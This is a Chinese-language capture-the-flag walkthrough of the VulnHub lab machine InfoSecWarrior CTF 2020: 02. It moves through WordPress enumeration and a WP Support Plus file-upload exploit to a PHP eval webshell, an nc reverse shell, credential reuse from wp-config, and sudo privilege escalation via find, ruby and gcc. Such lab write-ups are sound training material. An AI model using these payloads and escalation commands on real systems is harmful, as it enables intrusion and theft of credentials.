

Vulnhut靶机渗透 InfoSecWarrior

原创 Crazy HACK学习呀

2020-04-23原文

InfoSecWarrior CTF 2020 2

InfoSecWarrior CTF 2020: 02



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- 名称: InfoSecWarrior CTF 2020: 02
- 发布日期: 2020年3月24日
- 作者: Vishal Biswas
- 系列: InfoSecWarrior CTF 2020

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
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Challenge-2.zip (大小: 3.7 GB)

- 下载: https://drive.google.com/uc?id=18TY9VJFsaG-it_dpsSsAjEwrmYOZ8Sx5&export=download
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总体思路



需要原图的话，公众号后台回复数字：0423

信息收集

IP地址

IP地址	计算机名	工作组	MAC地址	用户名
10.0.2.4			08.00.27.4B.A0.C4	
10.0.2.1			52.54.00.12.35.00	
10.0.2.2			52.54.00.12.35.00	
10.0.2.3			08.00.27.93.56.AC	
10.0.2.64			08.00.27.1C.76.A6	

nikto

无有用信息

enum4linux

无有用信息

nmap扫描

```

PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
3306/tcp  open  mysql  MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
|_ mysql-info:
|_ Protocol: 10
|_ Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
|_ Thread ID: 38
|_ Capabilities flags: 63486
|_ Some Capabilities: Support41Auth, SupportsCompression, ODBCClient, FoundRows,
Speaks41ProtocolNew, IgnoreSigpipes, Speaks41ProtocolOld, LongColumnFlag,
SupportsTransactions, InteractiveClient, IgnoreSpaceBeforeParenthesis,
ConnectWithDatabase, SupportsLoadDataLocal, DontAllowDatabaseTableColumn,
SupportsMultipleStatements, SupportsMultipleResults, SupportsAuthPlugins
|_ Status: Autocommit
|_ Salt: 0.9pMlYY5<j&wHAL:~0n
|_ Auth Plugin Name: mysql_native_password

```

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发现有80端口和3306端口。

web 浏览

首页为apache的默认页面。



debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

hackNos Mini hack

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|   |-- ports.conf  
|-- mods-enabled  
|   |-- *.load  
|   |-- *.conf  
|-- conf-enabled  
|   |-- *.conf  
|-- sites-enabled  
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in `/var/www`, **public_html** directories (when enabled) and `/usr/share` (for web applications). If your site is using a web document root located elsewhere (such as in `/srv`) you may need to whitelist your document root directory in `/etc/apache2/apache2.conf`.

The default Debian document root is `/var/www/html/g@web.` You can make your own virtual hosts under `/var/www/mini@web`. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the `reportbug` tool to report bugs in the Apache2 package with Debian. However, check **bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

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在此页面发了网站目录g@web，访问该目录

[Home](#) [About](#) [Blog](#) [Contact](#)

BLOG

APRIL 7, 2020

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

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在blog栏目找到该网站为wordpress。

wpscan

使用wpscan对网站进行扫描，使用 -e u 枚举用户

```
wpscan --url 10.0.2.64/g@web -e u
```

```
root@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop# wpscan --url 10.0.2.64/g@web -e u
```



WordPress Security Scanner by the WPScan Team
Version 3.7.9
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[*] URL: http://10.0.2.64/g@web/ [10.0.2.64]
[*] Started: Sun Apr 19 19:31:28 2020
```

Interesting Finding(s):

[*] Headers

Interesting Entry: Server: Apache/2.4.38 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%

[*] XML-RPC seems to be enabled: <http://10.0.2.64/g@web/xmlrpc.php>

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

References:

- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[*] <http://10.0.2.64/g@web/readme.html>

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[*] Registration is enabled: <http://10.0.2.64/g@web/wp-login.php?action=register>

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[*] Upload directory has listing enabled: <http://10.0.2.64/g@web/wp-content/uploads/>

Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[*] <http://10.0.2.64/g@web/wp-cron.php>

Found By: Direct Access (Aggressive Detection)
Confidence: 60%

References:

- <https://www.iplocation.net/defend-wordpress-from-ddos>
- <https://github.com/wpscanteam/wpscan/issues/1299>

[*] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).

Found By: Rss Generator (Passive Detection)

- <http://10.0.2.64/g@web/index.php/feed/>, <generator><https://wordpress.org/?v=5.3.2></generator>
- <http://10.0.2.64/g@web/index.php/comments/feed/>, <generator><https://wordpress.org/?v=5.3.2></generator>

[*] WordPress theme in use: twentyseventeen

Location: <http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/>

Latest Version: 2.3 (up to date)

Last Updated: 2020-03-31T00:00:00.000Z

Readme: <http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/readme.txt>

Style URI: <http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507>

Style Name: Twenty Seventeen

Style URI: <https://wordpress.org/themes/twentyseventeen/>

Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...

Author: the WordPress team

Author URI: <https://wordpress.org/>

Found By: Css Style In Homepage (Passive Detection)

Version: 2.3 (80% confidence)

Found By: Style (Passive Detection)

- <http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507>, Match: 'Version: 2.3'

[*] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:00 <=====> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[*] wp-local

Found By: Author Posts - Author Pattern (Passive Detection)

Confirmed By:

Rss Generator (Passive Detection)

Wp Json Api (Aggressive Detection)

- http://10.0.2.64/g@web/index.php/wp-json/wp/v2/users/?per_page=100&page=1

Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.

[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.com/users/sign_up

[*] Finished: Sun Apr 19 19:31:30 2020

[*] Requests Done: 51

[*] Cached Requests: 7

[*] Data Sent: 12.044 KB

[*] Data Received: 542.562 KB

[*] Memory used: 113.941 MB

[*] Elapsed time: 00:00:01

我们发现了用户wp-localt

和一个页面：http://10.0.2.64/g@web/index.php/wp-json/wp/v2/users/?per_page=100&page=1

访问该页面：

```
{
  "id": 1,
  "name": "wp-local",
  "url": "https://www.hacknos.com",
  "description": "you can upgrade you shell using hackNos@9012!!",
  "link": "http://10.0.2.64/g@web/index.php/author/wp-local/",
  "slug": "wp-local",
  "avatar_urls": {
    "24": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=24&d=mm&r=g",
    "48": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=48&d=mm&r=g",
    "96": "http://2.gravatar.com/avatar/e57bc7a4648b27195f1d73af69da30da?s=96&d=mm&r=g"
  }
}
```

在页面中发现：`hackNos@9012!!`，提示为可以用此密码得到shell

在使用`-e ap`，查看wordpress的插件

```
wpscan --url 10.0.2.64/g@web -e ap
```

```
CA\Windows\system32\cmd.exe
root@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop# wpscan --url 10.0.2.64/g@web -e ap

WPSec.in®

WordPress Security Scanner by the WPSec Team
Version 3.7.9
Sponsored by Automattic - https://automattic.com/
@_WPSec_, @ethicalhack3r, @erwan_lr, @firefart

URL: http://10.0.2.64/g@web/ [10.0.2.64]
Started: Sun Apr 19 19:40:26 2020

Interesting Finding(s):

[-] Headers
Interesting Entry: Server: Apache/2.4.38 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%

[-] XML-RPC seems to be enabled: http://10.0.2.64/g@web/xmlrpc.php
Found By: Direct Access (Aggressive Detection)
Confidence: 100%
References:
- http://codex.wordpress.org/XML-RPC_Pingback_API
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[-] http://10.0.2.64/g@web/readme.html
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[-] Registration is enabled: http://10.0.2.64/g@web/wp-login.php?action=register
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[-] Upload directory has listing enabled: http://10.0.2.64/g@web/wp-content/uploads/
Found By: Direct Access (Aggressive Detection)
Confidence: 100%

[-] http://10.0.2.64/g@web/wp-cron.php
Found By: Direct Access (Aggressive Detection)
Confidence: 60%
References:
- https://www.iplocation.net/defend-wordpress-from-ddos
- https://github.com/wpscanteam/wpscan/issues/1299

[-] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
Found By: Rss Generator (Passive Detection)
- http://10.0.2.64/g@web/index.php/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
- http://10.0.2.64/g@web/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>

[-] WordPress theme in use: twentyseventeen
Location: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/
Latest Version: 2.3 (up to date)
Last Updated: 2020-03-31T00:00:00.000Z
Readme: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/readme.txt
Style URL: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507
Style Name: Twenty Seventeen
Style URL: https://wordpress.org/themes/twentyseventeen/
Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
Author: the WordPress team
Author URL: https://wordpress.org/

Found By: Css Style In Homepage (Passive Detection)

Version: 2.3 (80% confidence)
Found By: Style (Passive Detection)
- http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'

[-] Enumerating All Plugins (via Passive Methods)
[-] Checking Plugin Versions (via Passive and Aggressive Methods)

[+] Plugin(s) Identified:

[-] wp-support-plus-responsive-ticket-system
Location: http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/
Last Updated: 2019-09-03T07:57:00.000Z
[!] The version is out of date, the latest version is 9.1.2

Found By: Urls In Homepage (Passive Detection)

Version: 7.1.3 (100% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
Confirmed By: Readme - Changelog Section (Aggressive Detection)
- http://10.0.2.64/g@web/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt

[+] No WPvulnDB API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 50 daily requests by registering at https://wpvuln.db.com/users/sign_up

[-] Finished: Sun Apr 19 19:40:28 2020
Requests Done: 2
Cached Requests: 34
Data Sent: 556 B
Data Received: 1.024 KB
Memory used: 194 MB
Elapsed time: 00:00:02

root@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop#
```


发现插件WP Support Plus Responsive Ticket

System 和上传目录<http://10.0.2.64/g@web/wp-content/uploads/>

web shell

利用漏洞：WP Support Plus Responsive Ticket System <= 8.0.7 - Remote Code Execution

Description

WP Support Plus Responsive Ticket System <= 8.0.7 allows anyone to upload PHP files with extensions like ".phtml", ".php4", ".php5", and so on, all of which are run as if their extension was ".php" on most hosting platforms.

This is because "includes/admin/attachment/uploadAttachment.php" contains this code:

```
switch ($extension){
    case 'exe':
    case 'php':
    case 'js':
        $isError=true;
        $errorMessage=__('Error: file format not supported!', 'wp-support-plus-responsive-ticket-system');
```

But it does not check for other extensions like ".phtml". In addition, it saves the file with a predictable name based on the timestamp, and anyone can load the file and run the code it contains.

Plugin author notified 2017-11-09.

Proof of Concept

```
<form method="post" enctype="multipart/form-data" action="https://example.com/wp-admin/admin-ajax.php">
    <input type="hidden" name="action" value="wpsp_upload_attachment">
    Choose a file ending with .phtml:
    <input type="file" name="0">
    <input type="submit" value="Submit">
</form>
```

After doing this, an uploaded file can be accessed at, say:

http://example.com/wp-content/uploads/wpsp/1510248571_filename.p

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```
<form method="post" enctype="multipart/form-data"
action="http://10.0.2.64/g@web/wp-admin/admin-ajax.php">
```

```
    <input type="hidden" name="action"
value="wpsp_upload_attachment">
```


Choose a file ending with .phtml:

```
<input type="file" name="0">
```

```
<input type="submit" value="Submit">


</form>
```

将代码进行适配并保存到本地，存为html文件，本地启用http服务并加载该文件。



可以看到，是需要上传一个.phtml的文件，我们将一句话木马写入文件

```
<?php @eval($_POST['cmd']);?>
```



将木马上传。



在上传文件夹下的wpsp文件夹中找到了上传的木马。

Index of /g@web/wp-content/uploads/wpsp

Name	Last modified	Size	Description
Parent Directory		-	
1587297167_shell.phtml	2020-04-19 04:52	29	

用蚁剑连接

编辑数据

http://10.0.2.64/g@web/wp-content/uploads/wpsp/1587181...

保存

清空

测试连接

基础配置

URL地址 *

http://10.0.2.64/g@web/wp-content/uploads/wpsp/1587297167_shell.pht

连接密码 *

cmd

网站备注

编码设置

UTF8

连接类型

PHP

编码器

☒ default (不推荐)
 ☐ random (不推荐)
 ☐ base64

请求信息


其他设置

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在蚁剑中使用虚拟终端，就获得了webshell



http://10.0.2.64/g@web/wp-content/ 10.0.2.64



系统shell

反弹shell

在蚁剑中的虚拟终端中，使用nc反弹

```
AntSword 编辑 窗口 调试
10.0.2.64 >_ 10.0.2.64
(*) 基础信息
当前路径: /var/www/html/g@web/wp-content/uploads/wpsp
磁盘列表: /
系统信息: Linux hacknos 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
当前用户: www-data
(*) 输入 sahelp 查看本地命令
(www-data:/var/www/html/g@web/wp-content/uploads/wpsp) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/var/www/html/g@web/wp-content/uploads/wpsp) $ nc -e /bin/bash 10.0.2.4 4444
```

本地监听，得到反弹shell

```
PS C:\Users\Crazy\Desktop\Web工具\netcat-master> .\nc.exe -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.64] 60416
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@hacknos:/var/www/html/g@web/wp-content/uploads/wpsp
```

提权

信息收集

数据库信息

```

www-data@hacknos:/var/www/html/g@web/wp-content/uploads/wpsp$ cd ../../../../
cd ../../../../
www-data@hacknos:/var/www/html/g@web$ ls -a
ls -a
.          wp-activate.php      wp-content      wp-mail.php
..         wp-admin        wp-cron.php     wp-settings.php
.htaccess  wp-blog-header.php     wp-includes     wp-signup.php
index.php  wp-comments-post.php   wp-links-opml.php wp-trackback.php
license.txt wp-config-sample.php   wp-load.php     xmlrpc.php
readme.html wp-config.php          wp-login.php
www-data@hacknos:/var/www/html/g@web$

www-data@hacknos:/var/www/html/g@web$ cat wp-config.php|more
cat wp-config.php|more
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'hackNos' );
--More--

--More--
/** MySQL database username */
--More--
define( 'DB_USER', 'wp' );
--More--

--More--
/** MySQL database password */
--More--
define( 'DB_PASSWORD', 'g@web-password' );
--More--

```



'DB_NAME', 'hackNos'

'DB_USER', 'wp'

```
'DB_PASSWORD', 'g@web-password'
```

系统信息

系统用户

```
cat /etc/passwd|grep /bin/bash
```

```
www-data@hacknos:/var/www/html/g@web$ cat /etc/passwd|grep /bin/bash
cat /etc/passwd|grep /bin/bash
root:x:0:0:root:/root:/bin/bash
hunter:x:1000:1000:hunter,,,:/home/hunter:/bin/bash
security:x:1001:1001:Security,,,,Audit:/home/security:/bin/bash
hackNos-boat:x:1002:1002:crawler,,,web directory crawler:/home/hackNos-boat:/bin/bash
www-data@hacknos:/var/www/html/g@web$
```

```
hunter:x:1000:1000:hunter,,,:/home/hunter:/bin/bash
```

```
security:x:1001:1001:Security,,,,Audit:/home/security:/bin/bash
```

```
hackNos-boat:x:1002:1002:crawler,,,web directory
```

```
crawler:/home/hackNos-boat:/bin/bash
```

关键文件

在 /home/hunter/下发现user.txt文件。

提权到security

使用之前的hackNos@9012!!和数据库密码g@web-password尝试登录三个系统账号，最终发现security的密码为hackNos@9012!!

```
www-data@hacknos:/var/www/html/g@web$ su security
su security
Password: hackNos@9012!!
```

```
security@hacknos:/var/www/html/g@web$
```

我们已经提权到security

提权到hackNos-boat

使用 `sudo -l` 查看特权

```
security@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for security on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User security may run the following commands on hacknos:
    (hacknos-boat) NOPASSWD: /usr/bin/find
security@hacknos:/var/www/html/g@web$
```

HACK学习呀

发现可以用 `hackNos-boat` 账户使用 `find` 命令，使用 `find` 进行提权

使用 `gtfo` 查找提权命令，网址为：<https://gtfobins.github.io/>

gtfobins.github.io/gtfobins/find/

.. / find ★ Star 2,543

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

HACK学习呀

执行命令：

```
sudo -u hackNos-boat /usr/bin/find . -exec /bin/bash \; -quit
```

```
security@hacknos:/var/www/html/g@web$ sudo -u hackNos-boat /usr/bin/find . -exec /bin/bash \; -quit
hackNos-boat@hacknos:/var/www/html/g@web$
```

HACK学习呀

已经提权到 `hackNos-boat` 账号

提权到hunter

使用 `sudo -l` 查看特权

```
hackNos-boat@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for hackNos-boat on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hackNos-boat may run the following commands on hacknos:
    (hunter) NOPASSWD: /usr/bin/ruby
hackNos-boat@hacknos:/var/www/html/g@web$
```

HACK学习呀

发现可以用 `hunter` 账户使用 `ruby` 命令，使用 `ruby` 进行提权
使用 `gtfo` 查找提权命令。

gtfobins.github.io/gtfobins/ruby/#shell

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ruby -e 'exec "/bin/sh"'
```

HACK学习呀

执行命令：

```
sudo -u hunter /usr/bin/ruby -e 'exec "/bin/bash"'
```

```
hackNos-boat@hacknos:/var/www/html/g@web$ sudo -u hunter /usr/bin/ruby -e 'exec "/bin/bash"'
< sudo -u hunter /usr/bin/ruby -e 'exec "/bin/bash"'
hunter@hacknos:/var/www/html/g@web$
```

HACK学习呀

提权到 `hunter` 账号

user.txt文件

访问前面发现的 `user.txt` 文件

```
hunter@hacknos:/var/www/html/g@web$ cat /home/hunter/user.txt
cat /home/hunter/user.txt
MD5USER: 4676cd2e30b6d0b8650d14a5dd9f16c3
hunter@hacknos:/var/www/html/g@web$
```

HACK学习呀

得到第一个flag `4676cd2e30b6d0b8650d14a5dd9f16c3`

提权到root

使用 `sudo -l` 查看特权

```
hunter@hacknos:/var/www/html/g@web$ sudo -l
sudo -l
Matching Defaults entries for hunter on hacknos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User hunter may run the following commands on hacknos:
    (ALL) NOPASSWD: /usr/bin/gcc
```

HACK学习呀

发现可以用 `root` 执行 `gcc` 命令，使用 `gcc` 提权

gtfobins.github.io/gtfobins/gcc/#shell

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.. / gcc ★ Star 2,543

Shell Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
gcc -wrapper /bin/sh, -s .
```

HACK学习呀

用 `gtfo` 查找提权命令

```
sudo /usr/bin/gcc -wrapper /bin/bash, -s .
```

```
hunter@hacknos:/var/www/html/g@web$ sudo /usr/bin/gcc -wrapper /bin/bash, -s .
sudo /usr/bin/gcc -wrapper /bin/bash, -s .
root@hacknos:/var/www/html/g@web# a
```

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访问 `root.txt`

```
root@hacknos:/var/www/html/g@web# cd /root
cd /root
root@hacknos:~# ls
ls
root.txt
root@hacknos:~# cat root.txt
cat root.txt
```

hackNos

MD5HASH: bae11ce4f67af91fa58576c1da2aad4b

Author: Rahul Gehlaut

